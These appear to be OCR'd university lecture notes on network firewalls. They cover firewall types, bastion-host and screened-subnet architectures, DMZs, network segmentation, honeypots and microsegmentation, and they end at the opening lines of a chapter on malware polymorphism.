
To classify a Firewall, there are two orthogonal attributes to consider: the protocols it knows and can filter, and its implementation (i.e. its robustness). A Firewall must understand the protocol of communication to be effective. Parallel implementation of a Firewall can reduce bandwidth in a channel.

Firewall can be classified according to the level of the TCP/IP stack they consider:


1. Packet filtering Firewall (IP level): controls on the header of the IP packets, with sender/receiver, ports, implemented protocols and the source and destination of the layer 4 connection (e.g. UDP or TCP)
2. Circuit-Level gateway (Transport level level): it can check TCP connection, such as checking if a connection exists and other controls
3. Application-level gateway (aka Proxy Firewall)
4. Stateful inspection Firewall (Transport level as 2): which for example checks the actual content
5. Next Generation Firewall

Flat network to Firewall


On a Flat network an attacker could enter the network and attack everything in a few steps with a ransomware.
The Firewall instead, even if the attacker penetrates the first subnet, it does not allow to cross to the second subnet.




A Firewall effectiveness depends on its implementation.
In the first case:



There is an ethernet or other connection in an Hub solution.
Preventing the node in the yellow to interact with dark brown, **it is a routing problem, making the yellow talk only with Firewall, and then the Firewall forwards the packets**.
There the physical connection is there, there is only a logical partition here.
This can be exploited in the topology, as if one violates routing rules, the interaction is possible because the Firewall can be avoided.
This is the cheapest solution
Architecture 2:



Here there is no physical connection between clients. So here one needs to attack the Firewall directly.
The Firewall cannot be avoided.
This solution is bit more expensive and it requires two network boards.
Architecture 3



Two routers, that routes the messages to the Firewall. Then the Firewall sends it to another router.
The security policy is spitted, as the Firewall is only accept router messages, so both the Firewall and the router implement the security policy.
Now the Firewall can be protected from attacks increasing the robustness ob the system.
In summary this solution is Expensive, two network boards and a router are needed.

Firewalls controls

Controls are related to the protocols going through a channel.


- Packet filtering Firewall: it can reason only by IP packets, it does not know anything about any other stack layers.
- Circuit-level gateway: only IP and TCP package reasoning.
- Proxy Firewall: it knows the application protocol and it uses additional check there. So it may check HTTP commands such as GET and PUT (so its at the highest level)
- Stateful inspection Firewall: inspects the content of the messages, to understand what the messages are saying, analyzing the information with more complex controls.
- Next generation Firewall: implement the functions of antivirus detection and malware detection in the Firewall. Preventing to download a malicious file, instead of making an antivirus check it. This is good because Firewalls can be updated very easily.

Packet filtering advantages vs Disadvantages

The Packet filtering Firewall, has all the information that can be used integrated. They can have an FPGA to speed up the decision to drop or not a packet.
It can spot a TCP connection between two nodes and to destroy the connection. It knows that a node has opened a connection with another node and checks that.
Packet filtering Firewall is both:

- cheap
- fast
  As those function are easy to define (IP tables in Unix).
  In general the advantages are that:
- a single device can filter traffic for all the network
- fast and efficient in scanning traffic
- inexpensive
- minimal effort on other resources, network performance and end-user experience
  The disadvantages are:
- since it is based on IP address or port information, it lacks broader context informing other type of Firewalls.
- it does not check the payload so it can be easily spoofed, which means to put a false source IP.
- It may not be a good idea for every network

- **the access control list can be difficult to setup and manage**



Packet Filtering uses no memory, each packet is individually checked.

Circuit Level advantages and disadvantages

It can recognize a circuit, with a table that records any connection opened (3-way handshake), then it will move a position on that table, all the checks are based on a position of this table. The attacker may open a lot of connections to overflow the table. So the big difference is this table, recording what are the connections for a packet etc.
It is costlier than packet filtering, but it is worth it.
Both packet filtering and Circuit level *do not affect the application used*.
It adds a module, on top of an application targeted and exploits the information on the protocol, after the packet flow has been built by the control level.
Here it *slows down enough the protocol, depending on the type of controls possible for an application*. One may need to update an application to improve performances, having several services and speedup, to not reduce too much the service time.
Also the protocol must be able to be inspected or it is not possible to use the Firewall on it.
Statefull inspect has other problems, as it may be very powerful and very expensive. It is up to the designer to find what is the optimal compromise.
Advantages:

- monitors the entire session and the state of the connection, while checking IP address and payloads with an higher degree of control than Packet Filtering
- it checks only the opened port, while in the previous cases one needed to allocate different ports for the same services.
- defence against DOS
- logging capabilities.


Next Generation Firewall

Circuit Level in depth

A table exists which specifies the required structure for packet transmission. For a packet to be transmitted, it must conform to this table's structure and pass through a corresponding circuit.

Firewalls utilize tables of finite size. If an attacker attempts to open a large number of connections, exceeding the table's capacity, the Firewall may not be able to detect that the attacker is not a legitimate user of the circuit. In such cases, the best strategy is to choose either a "Default allow" or "Default Deny" approach to handle overflow (Default Deny could be better to be more cautious).

For the attackers it becomes more difficult to the IP address spoofing, as there is validation of the source address, mitigating the short coming of UDP (lack of validation of IP address).




Type	Internal IP	Internal Port	External IP	External Port	Status
TCP	60.55.33.12	62600	123.80.5.34	80	OK

We see for a connection, the protocol used, and the ports/IPs.
The Firewall needs to be sure of the three-way handshake.

Application Gateway

We have a module for each protocol we may want to check.
A protocol can be thought of a finite state automata, with a state that can be reached only if the conditions are met.
There is a finite state machine, defining how the protocol works.
Expected messages and expected response are integrated in the automata, allowing to describe in a detailed way the flow of messages.



In this architecture:
*Proxy Server and Proxy Client check the protocol while the content is analyzed by the Application protocol analysis component.
A client may access some information on the server, then it is returned to the client, **and it may be that the Proxy server will cache the files**.
So the Firewall here is an application gateway, which may ensure a certain QoS and Load Balancing.

Proxy vs Reverse Proxy

- A Proxy protects clients from attacks from an external server.

- Reverse proxy will protect internal servers from attacks by external.**Here you check the behaviour of the client connection to your own servers**.

NAT Firewalling

A NAT Firewall allows to hide the internal address of the network. A NAT Firewall may also be the destination of a VPN, so the Firewall will monitor it.

Outgoing and Incoming

A NAT Firewall also filters outgoing messages, as you may be attacked and you may not know.
Filtering information going outside would allow to spot the fact that you may send confidential information and your node is part of a criminal organization Attack Infrastructure.


Egress Filtering

Filtering outbound communications.
You may find that you have a node, that act as a node in a DDOS attack.

Firewall architectures

Having a Screening Router


The same control can be performed with different robustness, so with different levels of difficulty for the attacker to violate the controls.



In this case there is a screening router, that does packet filtering and guarantees that all the traffic that the network receives, will go to the bastion host.
It guarantees that the messages of the bastion host are routed through the Firewall from the outside, so that it can analyze all the input and outputs and then forwards them to the rest of the network.
Internal nodes will not talk to the outside
It is a stateful Firewall, implementing the control and sends legal traffic to the screening router, which transmit them to the outside:

- screening router: guarantee that the traffic goes to the bastion host
- bastion host: performs checks.
  If the bastion host disappear, the Screening route will prevent any incoming message or outgoing to pass.
  The attacker should attack both modules if it wants to attack the system.
  Having just one greatly decrease the robustness.
  Here the bastion host also will need to implement the internal communication, so it must be efficient.

Screened subnet



The bastion host here is seperated.
In the before communicatiion, an internal node **may have been able to attack the Bastion Host**.
In the second architecture that is not possible, because the only thing that nodes internal can do is talk to the Bastion Host.
So we have:

- packet filtering from the ouside
- packet filtering to the outside (Interior Router)
  Here the computational node is better distributed.
  The routers will do packet filtering, removing noise, there the meaningful communication is analysed by the bastion host.
  Checks here are performed in parallel. You may have an IP table of Unix in one, then another do deep packet inspection.

Layered Defense:


1. Demilitarised Zone: servers that must be interacted from the outside world, and you cannot prevent it. *Those are put in this area and is the area most likely to be attacked*. **It is protected by the External Firewall, so there is protection from the outside world**
2. Internal protected Network: contains applications and databases. There an Internal Firewall protects the internal network.
   Rule of thumb: use Firewalls from different suppliers, as if one has a vulnerability, then other may not have it. Since they have different vulnerabilities an attacker needs more knowledge to exploit both and reach its goals
   That represent the idea of layered defense.
   Currently the most optimal solution is to have three layer:

- DMZ
- Adminstration/ Design/ Management Network etc.
- Production: all the device of an industrial system for example
  Not separating last two has simplified attacks.

Defense in Depth

Flat network are a bad idea, the system must be partitioned in subset, according to the risk of loosing the nodes.
Note that the problem is to split the architecture into subset **meaning change connection and physical wires, which is not easy**. While adding Firewalls is "easy".

Segmented network




Pivot: a node to attack as it is the only way to reach another node.
The Firewall only allows B to speak with C in the other network.
B and C are the access nodes to the external.
If A is under control of the attack, and the attacker wants to reach D.
The attacker can only attack B and then reach C and D.
B and C are the *two pivots needed to reach D*.
Segmentation is good as it requires that B and C must be attacked and this requires more work and more time. So the defender may find the attack before it reach its goal.

Firewall and Honeypot

You may put a Firewall before an HoneyPot.
Allowing to discover if the Firewall is attacked and so that someone attacked the HoneyPot.
Ideally you could put the HoneyPot in the DMZ zone, to prevent and delay the attacker to reach other components.
The honeypot may also be in the Internal Protected Network, to find if someone has reached the internal network.
In general once having segmented the architecture, you can put the honeypot in multiple segments for multiple purpose.

Microsegmentation

Segmentation may be not enough effective.
As *one node could concentrate a large amount of functions*.
So a node may be flat (multiple apps) while not the network.
The idea is to run Virtual Machines, and map in that applications with the same level of security.
Microsegmentations allows to separate the programs which is not the same as physical separation, as HW and SW basic layer is shared, but is a separation between application.
In this way the attacker must travel VMs to attack different applications.



VM are not the optimal solution for performance, but they are good for security.
In some cases it is better to **use containers, which in this context is a lighter virtual machine, with less separation as there is the same OS and the same container platform but that has its own vulnerabilities too.**
We may have also Physical segmentation + micro segmentation (VMs or Containers).

Chapter 24: Polimophism and Obfuscation

Attackers themself make countless countermeasures to the countermeasures of defenders.
The attackers try to fight the signature mechanism, while the anomaly protections needs the attacker to make a strategy to avoid being spotted.

